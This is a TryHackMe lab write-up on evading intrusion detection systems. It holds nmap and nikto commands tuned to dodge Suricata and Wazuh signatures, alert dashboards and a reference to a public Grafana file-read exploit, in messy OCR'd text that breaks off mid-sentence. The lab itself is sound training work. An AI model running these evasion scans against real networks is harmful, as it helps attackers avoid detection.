

## Room: TryHackMe — ID Evasion

Author: ashfin

Date: [29-09-2025]

Scope: Authorized TryHackMe lab exercise; assessment limited to tasks in the room.

TARGET MACHINE : 10.201.105.5

### TASK 1

#### Preparation: Lab Setup

The screenshot shows the TryHackMe platform interface for the 'Intrusion Detection' room. At the top, the URL https://tryhackme.com/room/idsevasion is visible. Below the header, there's a banner with the room title 'Intrusion Detection', a description 'Learn cyber evasion techniques and put them to the test against two IDS', and stats like '60 min' and '9,565'. Navigation buttons include 'Share your achievement', 'Start AttackBox', 'Save Room', and 'Options'. A progress bar at the bottom indicates 'Room completed (100%)'. The main content area is titled 'Target Machine Information' and shows a table with columns 'Title', 'Target IP Address', and 'Expires'. The 'Title' row contains 'DemoCTFFinal', 'Shown in 0min 41s', and '59min 42s'. Action buttons for '?', 'Add 1 hour', and 'Terminate' are also present. Below this, a 'Task 1' section titled 'Introduction' provides an overview of the room's purpose and objectives. It includes a 'Start Machine' button, a description of the room's goals, and information about the scoring system. It also notes that the room can take up to five minutes to be fully available and advises users to register an account before running any attacks. A section for answering questions is shown with a 'No answer needed' button, a 'Correct Answer' button with a checkmark, and a 'Hint' button with a question mark.

I deployed the TryHackMe machine and registered a user on the web interface to ensure activity and alerts would be linked to my session. I noted the target IP and web ports (for example port 3000) and confirmed the alerts page was reachable at [http://MACHINE\\_IP:8000/alerts](http://MACHINE_IP:8000/alerts). This setup step establishes the environment for subsequent IDS experiments

# Task 2

## Intrusion detection basics

### Task 2 Intrusion Detection Basics

Intrusion detection systems ([IDS](#)) are a tool commonly deployed to defend networks by automating the detection of suspicious activity. Where a [firewall](#), anti-virus, or authorisation system may prevent certain activity from occurring on or against IT assets, an [IDS](#) will instead monitor activity that isn't restricted and sort the malicious from the benign. [IDS](#) commonly apply one of two different detection methodologies; Signature (or rule) based [IDS](#) will apply a large rule set to search one or more data sources for suspicious activity whereas, Anomaly-based [IDS](#) establish what is considered normal activity and then raise alerts when an activity that does not fit the baseline is detected.

Either way, once an incident is detected, the [IDS](#) will generate an alert and will then forward it further up the security chain to log aggregation or data visualisation platforms like [Graylog](#) or the [ELK Stack](#). Some [IDS](#) may also feature some form of intrusion prevention technology and may automatically respond to the incident.

Two signature-based [IDS](#) are attached to this demo; [Suricata](#), a network-based [IDS](#) (NIDS), and [Wazuh](#), a host-based [IDS](#) (HIDS). Both of these [IDS](#) implement the same overarching signature detection methodology; however, their overall behaviour and the types of attacks that they can detect differ greatly. We will cover the exact differences in more detail in the following tasks.

Answer the questions below

What [IDS](#) detection methodology relies on rule sets?

signature-based detection

Correct Answer

**I reviewed the room background describing signature-based and anomaly-based detection and the difference between network-based and host-based IDS. Signature (rule) based systems detect known patterns, while anomaly systems flag deviations from normal behaviour.**

# Task 3

## Network based IDS

### I ran an initial reconnaissance

using nmap to discover open ports and services and then reviewed the Suricata/alerts page for triggered signatures. The scan produced alerts linked to HTTP and known scanner signatures confirming the NIDS detected

### reconnaissance activity

Task 3 ✓ Network-based IDS (NIDS)

As the name implies, network intrusion detection systems or NIDS monitor networks for malicious activity by checking packets for traces of activity associated with a wide variety of hostile or unwanted activity including:

- Malware command and control
- Exploitation tools
- Scanning
- Data exfiltration
- Contact with phishing sites
- Corporate policy violations

Network-based detection allows a single installation to monitor an entire network which makes NIDS deployment more straightforward than other types. However, NIDS are more prone to generating false positives than other IDS, this is partly due to the sheer volume of traffic that passes through even a small network and, the difficulty of building a rule set that is flexible enough to reliably detect malicious traffic without detecting safe applications that may leave similar traces. This can be alleviated somewhat, by tuning the IDS to only enforce rules that would be considered abnormal traffic for any particular network however, this does take some time as the IDS must be deployed on a network for a while in order to establish what traffic is normal.

NIDS can be deployed on both sides of the firewall though, they tend to be deployed on the LAN side as there is limited value in detecting attacks that occur against outside nodes as they will be under attack constantly. A NIDS may also feature some form of intrusion prevention (IPS) functionality and be able to block nodes that trigger a set number of alerts, this is not always enabled as automated blocking can conflict with a high false-positive rate. Note, that NIDS rely on having access to all of the communication between nodes and are thus affected by the widespread adoption of in-transit encryption.

A variety of open source and proprietary NIDS exist, the node in this scenario is protected by the open source NIDS, Suricata. For this, demo the IPS mode is disabled so you are free to run as many attacks as you want. In fact, try and run some of your favourite tools against the target and see how the different IDS respond. A history of all the alerts generated during this room is available at [http://MACHINE\\_IP:8000/alerts](http://MACHINE_IP:8000/alerts)

Answer the questions below

What widely implemented protocol has an adverse effect on the reliability of NIDS?

TLS

✓ Correct Answer ✗ Hint


Experiment by running tools against the target and viewing the resultant alerts. Is there any unexpected activity?

No answer needed

✓ Correct Answer ✗ Hint

**Diagram: Example NIDS Deployment**

```
graph LR; Internet((Internet (WAN))) -- Inbound Traffic --> Firewall[Firewall]; Firewall -- Outbound Traffic --> Destination[Destination Node(S)]; NIDS[NIDS (No IPS)] -- Inbound / Outbound Traffic --> Destination; NIDS -- Inbound / Outbound Traffic --> NetworkOp[Network Operator / Log Management System]; Firewall -- Filtered Traffic Discarded --> NetworkOp;
```



Kali-linux-2023.2-vmware-arm64 - VMware Workstation 17 Player

Player | || | New Tab | TryHackMe | Intrusion Dev | Login | CTFScore | +

10.20.121.46:8000/login

OffSec | Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | Free Whois Lookup | ... | Explore our database!...

## CTFScore

Login Register

**Sign In**

Username:


Access Token:

Remember Me

**Sign In**

Create an Account [here](#)





# Task 4

## Reconnaissance and evasion basics

I experimented with simple evasion by changing HTTP headers and using a SYN stealth scan . Adjusting the user-agent reduced some signature hits, while SYN scans reduced application-layer noise but still generated network-level indicators

Now that the basics of NIDS have been covered, it's time to discuss some simple evasion techniques in the context of the first stage of the cyber kill chain, reconnaissance. First, run the following command against the target at 10.201.121.46

```
nmap -sV 10.201.121.46
```

I recommend completing this room if you're unfamiliar with `nmap`. In simple terms, the above command will retrieve a detailed listing of the services attached to the targeted node by performing a number of predefined actions against the target. As an example, `nmap` will request long paths from HTTP servers to deliberately create 404 errors some HTTP servers will provide additional information when a 404 error is triggered.

The above command does not make use of any evasion techniques and as a result, most NIDS should be able to detect it with no issue, in fact, you should be able to verify this now by navigating to 10.201.121.46:8000/alerts. Suricata should have detected that some packets contain the default `nmap` user agent and triggered an alert. Suricata will have also detected the unusual HTTP requests that `nmap` makes to trigger responses from applications targeted for service versioning. Wazuh may have also detected the 400 error codes made during the course of the scan.

We can use this information to test our first evasion strategy. By appending the following to change the `user_agent`, we can set the user agent used by `nmap` to a new value and partially evade detection. Try running the command now, a big list of user agents is available [here](#). The final command should look something like this:

```
nmap --script-args http.useragent="AGENT HERE" -sV 10.201.121.46
```

Note, that this strategy isn't perfect as both Suricata and Wazuh are more than capable of detecting the activity from the aggressive scans. Try running the following `nmap` command with the new User-Agent:

```
nmap --script=Vuln --script-args http.useragent="USER AGENT HERE" -sV 10.201.121.46
```

The above command tells `nmap` to use the vulnerability detection scripts against the target that can return a wealth of information. However, as you may have noticed they also generate a significant number of IDS alerts even when specifying a different User-Agent as a `nmap` probes for a large number of potential attack vectors. It is also possible to evade detection by using `SYN (-S)` or "stealth" scan mode; however, this returns much less information as it will not perform any service or version detection, try running this now:

```
nmap -sS 10.201.121.46
```

This is an important point as, in general, the more you evade an IDS the less information you will be able to retrieve. A good non-cyber analogue can be found in naval warfare with the use of active and passive sonar. If you were to helm a submarine and use active sonar to search for ships you may well be able to retrieve a lot of information about your opponents however, you would also allow your opponent to detect you just as easily as they could detect your active sonar.

It is also important to also take note of the position of the target in relation to the network when performing reconnaissance. If the target asset is publicly accessible it may not be necessary to perform any evasion as it is highly likely that the asset is also under attack by a countless number of bottlenecks and internet-wide scans and thus, the activity may be buried underlies by other attacks. On the other hand, publicly exposed assets may also be protected by rate-limiting tools like `fail2ban`. Scanning a site that is under the protection of such a tool is likely to result in your IP getting banned very quickly.

Conversely, if you're scanning an important database behind a corporate firewall that should never be accessed from the outside, a single IDS alert is likely to be the cause of some alarm. Note that the scoring system does take this into account so the results you see for attacks against the target web server will be reduced when compared with the assets that will be attacked later in this room (the scoring system works somewhat like Golf so a higher score is worse).

**💡** You should also consider the exact definition of evasion as applied to IDS. It can either be complete, where no IDS alerts are triggered as a result of hostile actions, or, partial where an alert is triggered but, its severity is reduced. In some scenarios, complete evasion may be the only option for example, if valuable assets are involved. In other cases, partial evasion may be just as good as full evasion (IDS alerts generated from HTTPS are much less likely to be interpreted as malicious or even forwarded further up the alert management chain. Again, this is reflected in the scoring system).

I recommend completing this room if you're unfamiliar with nmap. In simple terms, the aim

kali㉿kali ~

Session Actions Edit View Help

```
└─(kali㉿kali)-[~]
└─$ nmap -sS 10.201.105.5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-29 10:00 EDT
Nmap scan report for 10.201.105.5
Host is up (0.42s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
3000/tcp  open  ppp
8000/tcp  open  http-alt

Nmap done: 1 IP address (1 host up) scanned in 4.03 seconds
```

└─(kali㉿kali)-[~]

The screenshot shows a CTFScore dashboard interface. At the top, there's a browser window showing a Kali Linux VM with several tabs open, including 'Epiphany 605.1 on Linux' and 'Home | CTFScore'. Below the browser is the CTFScore application itself.

**CTFScore**

**Welcome, kidlaroi**

**Current Score:** 1349.120

**Alert Stats**

Total Number of Recorded IDS Alerts: 366  
Highest Alert Score: 5.33  
Average Alert Score: 3.69  
Lowest Alert Score: 3

**Most Recent Alerts: Wazuh**

Click on any alert in this table to view a breakdown of how the score was calculated and every aspect of the alert.

Timestamp	Message	Category	Severity	Targeted Asset	Score
Mon, 29 Sep 2025 13:50:05 GMT	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	Unknown Classtype	3	172.200.0.20	4.27
Mon, 29 Sep 2025 13:50:05 GMT	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	Unknown Classtype	3	172.200.0.10	2.67
Mon, 29 Sep 2025 13:50:05 GMT	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	Unknown Classtype	3	172.200.0.10	2.67
Mon, 29 Sep 2025 13:50:05 GMT	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	Unknown Classtype	3	172.200.0.20	4.27
Mon, 29 Sep 2025 13:50:05 GMT	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	Unknown Classtype	3	172.200.0.30	5.33
Mon, 29 Sep 2025 13:50:05 GMT	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	Unknown Classtype	3	172.200.0.10	2.67
Mon, 29 Sep 2025 13:50:05 GMT	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	Unknown Classtype	3	172.200.0.10	2.67
Mon, 29 Sep 2025 13:50:05 GMT	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	Unknown Classtype	3	172.200.0.20	4.27

**Most Recent Alerts: Suricata**


Click on any alert in this table to view a breakdown of how the score was calculated and every aspect of the alert.

Timestamp	Message	Category	Severity	Targeted Asset	Score
Mon, 29 Sep 2025 13:50:05 GMT	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	Unknown Classtype	3	172.200.0.20	4.27
Mon, 29 Sep 2025 13:50:05 GMT	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	Unknown Classtype	3	172.200.0.10	2.67
Mon, 29 Sep 2025 13:50:05 GMT	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	Unknown Classtype	3	172.200.0.10	2.67
Mon, 29 Sep 2025 13:50:05 GMT	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	Unknown Classtype	3	172.200.0.20	4.27
Mon, 29 Sep 2025 13:50:05 GMT	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	Unknown Classtype	3	172.200.0.30	5.33
Mon, 29 Sep 2025 13:50:05 GMT	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	Unknown Classtype	3	172.200.0.10	2.67
Mon, 29 Sep 2025 13:50:05 GMT	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	Unknown Classtype	3	172.200.0.10	2.67
Mon, 29 Sep 2025 13:50:05 GMT	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	Unknown Classtype	3	172.200.0.20	4.27

# Task 5

## Further reconnaissance evasion

used nikto against the web service and then tuned it (limited tests, custom user-agent, slower request timing) to observe IDS differences. Tuning the scanner reduced some signature matches but sometimes produced different alerts due to malformed requests.




A screenshot of a terminal window titled "kali-linux-2025.2-vmware-amd64 - VMware Workstation 17 Player". The terminal shows the command \$ nikto -p 3000 -h 10.201.105.5 and its output. The output includes target information (IP: 10.201.105.5, Hostname: 10.201.105.5, Port: 3000, Start Time: 2025-09-29 10:05:31 (GMT-4)) and a note about no banner retrieved and a root page redirecting to /login.

```
(kali㉿kali)-[~]
$ nikto -p 3000 -h 10.201.105.5
- Nikto v2.5.0

+ Target IP:      10.201.105.5
+ Target Hostname: 10.201.105.5
+ Target Port:    3000
+ Start Time:    2025-09-29 10:05:31 (GMT-4)

+ Server: No banner retrieved
+ Root page / redirects to: /login
```



kali-linux-2025.2-vmware-amd64 - VMware Workstation 17 Player

Player | [ ] | [ ] | [ ]

Kali Linux TryHackMe | Intrusion Epiphany 605.1 on Linus Home | CTFScore Grafana

https://tryhackme.com/room/idsevasion 120% Room completed ( 100%)

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB Free Whois Lookup ... Explore our database !...

```
nikto -p 3000 -h 10.201.105.5
```

(kali㉿kali)-[~]\$ nikto -p 3000 -T 1 2 3 -useragent "Mozilla/5.0 (X11; Linux x86\_64) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/11.0 Safari/605.1.15 Epiphany /605.1.15" -e 1 7 -h 10.201.105.5 - Nikto v2.5.0

+ Target IP: 10.201.105.5  
+ Target Hostname: 10.201.105.5  
+ Target Port: 3000  
+ Using Encoding: Random URI encoding (non-UTF8)  
+ Start Time: 2025-09-29 10:08:44 (GMT-4)

+ Server: No banner retrieved  
+ Root page / redirects to: /login  
+ /Vstj3GH7b.VALIDATE\_STMT: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/

Kali-linux-2025.2-vmware-arm64 - VMware Workstation 17 Player

Player | || | [ ]

Kali Linux TryHackMe | Intrusion Epiphany 605.1 on Lin Home | CTFScore Grafana

10.201.105.5 8000/index OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB Free Whois Lookup ... Explore our database !...

## CTFScore

Dashboard Alerts Logout

Welcome, kidlaroi

**Current Score:**

**1390.730**

**Alert Stats**

Total Number of Recorded IDS Alerts: 375  
Highest Alert Score: 5.33  
Average Alert Score: 3.71  
Lowest Alert Score: 3

[View All Alerts](#)

**Most Recent Alerts: Wazuh**

Click on any alert in this table to view a breakdown of how the score was calculated and every aspect of the alert.

Show 10 entries Search:

Timestamp	Message	Category	Severity	Targeted Asset	Score
No data available in table					

Previous [Next](#)

**Most Recent Alerts: Suricata**

Click on any alert in this table to view a breakdown of how the score was calculated and every aspect of the alert.

Show 10 entries Search:

Timestamp	Message	Category	Severity	Targeted Asset	Score
Mon, 29 Sep 2025 13:50:05 GMT	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	Unknown Classtype	3	172.200.0.20	4.27
Mon, 29 Sep 2025 13:50:05 GMT	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	Unknown Classtype	3	172.200.0.10	2.67
Mon, 29 Sep 2025 13:50:05 GMT	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	Unknown Classtype	3	172.200.0.10	2.67
Mon, 29 Sep 2025 13:50:05 GMT	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	Unknown Classtype	3	172.200.0.20	4.27
Mon, 29 Sep 2025 13:50:05 GMT	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	Unknown Classtype	3	172.200.0.30	5.33
Mon, 29 Sep 2025 13:50:05 GMT	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	Unknown Classtype	3	172.200.0.10	2.67
Mon, 29 Sep 2025 13:50:05 GMT	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	Unknown Classtype	3	172.200.0.10	2.67
Mon, 29 Sep 2025 13:50:05 GMT	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	Unknown Classtype	3	172.200.0.20	4.27

# Task 6: Open-source Intelligence

gathered service/version information and public-facing info (HTTP titles, robots.txt, endpoints) using curl -I, wget, and web browsing. This passive OSINT helped identify potentially interesting endpoints and reduced blind probing.

The screenshot shows a Kali Linux VM running in VMware Workstation Player. A Firefox browser window is open, displaying the GitHub repository for 'jas502n/Grafana-CVE-2021-43798'. The repository page includes sections for 'About', 'Releases', 'Packages', and 'Languages'. The 'About' section notes a 'Grafana Unauthorized arbitrary file reading vulnerability'. The 'README' section describes the issue: 'CVE-2021-43798 Grafana Unauthorized arbitrary file reading vulnerability'. The 'Code' section shows two files: 'AESDecrypt.go' and 'README.md'. The 'AESDecrypt.go' file contains Go code related to file handling and logging. The 'README.md' file is a plain text file with version history. Below the repository details, there are two terminal windows showing code editors with parts of the 'AESDecrypt.go' file highlighted in green, indicating they are being viewed or edited. The top of the terminal windows shows command-line history and file paths like 